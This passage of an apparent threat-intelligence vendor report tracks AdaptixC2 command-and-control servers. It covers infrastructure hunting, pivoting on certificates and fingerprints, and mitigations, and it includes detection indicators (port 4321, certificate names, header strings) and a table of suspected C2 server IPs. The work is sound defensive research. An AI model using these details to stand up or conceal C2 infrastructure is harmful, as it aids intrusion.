



Figure 11: Results of SQL rule returning hosts with the AdaptixC2 header.

This query returns hosts matching the AdaptixC2 pattern and can be extended for certificate or JARM correlation, helping uncover additional servers with shared infrastructure traits. Building on these results, we expanded the search across Hunt.io's dataset to identify broader AdaptixC2 activity and confirm patterns observed in earlier findings.

## Automated Hunting

Filtering Hunt.io's C2 telemetry for the AdaptixC2 tag surfaced 102 active servers across several hosting providers. Most were hosted on Hivelocity, OVHcloud, and Constant Company, showing that attackers rely on legitimate cloud infrastructure to hide their activity among regular business traffic. Counts reflect AttackCapture™ and HuntSQL™ results collected between August and September 2025.

Port analysis confirmed that 4321 is the default listening port for AdaptixC2 teamservers, with 6869 and 53362 seen in custom setups or parallel listeners. These findings reinforce the configuration data seen earlier and provide reliable starting points for detection and blocking.





Figure 12: Automated hunting of AdaptixC2 servers via Hunt.io C2 listing.

With this infrastructure mapped, the next step was to explore how analysts can pivot within Hunt.io to uncover related servers, shared certificates, and broader connections across the same attacker ecosystem.

## Pivoting and Correlation in Hunt.io

Once analysts obtain this AdaptixC2 infrastructure listing in Hunt.io, they can pivot directly from the displayed fields to expand the investigation and uncover related infrastructure controlled by the same threat actor. For example, by pivoting from one of the identified IPs - 23.227.203[.]190 - analysts can explore provider details, risk scores, and open ports to understand how this C2 node fits within the broader AdaptixC2 network.





Figure 13: IP pivoting reveals ASN, risk score, open ports, and software info.

The **Info** tab shows provider details, risk level, and open ports. Analysts can confirm if the host is active, review services like TLS or SSH, and check non-standard ports such as 4321 that often appear in AdaptixC2 deployments.

The **Domains** tab lists hostnames tied to the IP. This helps reveal automatically generated subdomains or control panels that attackers might use for redirection or management.

In the **Associations** tab, Hunt.io displays all linked SSL certificates, keys, and configuration files. Matching certificates across several IPs is one of the quickest ways to connect multiple C2 servers operated by the same group. In this example, identical certificate fingerprints were found across several Hivelocity IPs, confirming shared infrastructure within the same AdaptixC2 cluster.





Figure 14: Associations tab showing linked SSL certificates, keys, and configs.

The **Pivots** view brings these findings together. It lists hashes, headers, and TLS fingerprints that can be queried or expanded through HuntSQL™. Analysts can search by SSL fingerprint, header hash, or JARM signature to uncover other hosts with the same traits. This pivoting ability helps build a clear map of how attackers distribute and reuse their C2 nodes.





Figure 15: Pivots tab listing files, hashes, headers, and TLS fingerprints.

## Timeline and IOC Correlation

The Timeline / IOCs view helps analysts understand how the AdaptixC2 infrastructure evolves. Each bar represents a port observed in activity, along with correlated JARM or SSL fingerprints. By hovering or zooming, analysts can track when a C2 server first appeared, when it was last active, and which encrypted fingerprints were linked to it during specific months.





Figure 16: Timeline / IOCs showing evolution of ports, services, and fingerprints.

In this example, ports **443**, **6579**, and **43211** show consistent activity, with the AdaptixC2 signature clearly visible on 43211. Seeing this progression allows threat hunters to confirm persistence, reuse of configurations, and the rollout of new servers that share identical TLS or SSH fingerprints.

Using these pivoting capabilities, Hunt.io enables analysts to move from a single AdaptixC2 indicator to a full picture of the surrounding infrastructure, revealing the scale and connections behind active campaigns. With this visibility established, the next step is translating these findings into practical detection and defense measures.

## Mitigation Strategies

- **Network-Level Defenses**: Since AdaptixC2 relies on RC4-encrypted C2 traffic and often listens on custom ports like 4321, deep packet inspection can help identify unusual encryption patterns and HTTP headers linked to its command structure. Monitor for connections to non-standard ports and recurring certificate names such as server.rsa.crt. Apply network segmentation to contain SMB-based lateral movement and block outbound communication from non-essential systems.
- **Host-Based Protection**: AdaptixC2's runtime API resolution and process injection techniques can evade static detection, so focus on endpoint monitoring for suspicious memory activity and unsigned binary execution. Whitelist critical applications, track BOF module loads, and monitor for unexpected service installations or registry modifications linked to persistence.

- **Detection and Response**: AdaptixC2 operators reuse distinct HTTP headers, port combinations, and certificates across their infrastructure. Build SIEM correlation rules around these indicators and integrate behavioral detection for tunneling or multi-hop C2 communication. When detected, trigger automated response actions, isolate the host and capture forensic data for post-incident analysis.

## Wrapping Up

This analysis of AdaptixC2 reveals a sophisticated yet lightweight command and control framework designed for persistent access and stealthy operations. The beacon's multi-protocol communication capabilities, advanced evasion techniques, and comprehensive system administration features make it a significant threat to organizational security. The framework's modular architecture and BOF execution system provide attackers with the flexibility to adapt their operations to specific environments and objectives.

The discovery of active infrastructure across multiple countries and hosting providers demonstrates the framework's real-world adoption and operational deployment. The identified configuration patterns and network signatures provide valuable intelligence for proactive defense and threat hunting activities. Organizations should prioritize implementing the recommended mitigation strategies and monitoring for the provided indicators to detect and respond to AdaptixC2 activities effectively.

### AdaptixC2 IOCs

Below is a sample of verified servers observed during our HuntSQL™ searches, all confirmed through AttackCapture™ and host-level correlation.

| IP | AttackCapture™ Data | ASN | Company | Notes |
|---|---|---|---|---|
| 20.234.49[.]186 | AdaptixC2 | AS8075 | Microsoft Corporation | Exposed open directory |
| 85.202.193[.]88 | AdaptixC2 | AS39318 | PS Internet Company LLP | Exposed open directory |
| 144.91.103[.]204 | AdaptixC2 | AS51167 | Contabo GmbH | Exposed open directory |
| 185.196.10[.]96 | AdaptixC2 | AS42624 | Global-Data System IT Corporation | Exposed open directory |
| 166.1.160[.]69 | AdaptixC2 | AS41745 | Ace Data Centers, Inc. | Exposed open directory |
| 23.227.203[.]190 | - | AS29802 | HIVELOCITY, Inc. | C2 server |
| Other 56 IPs | - | Multiple | Multiple | HTTP headers containing the string %AdaptixC2% |

The table above includes a sample of confirmed AdaptixC2 servers. To access the rest of the 102+ servers detected through Hunt.io's automated C2 detection, contact our team for details.

---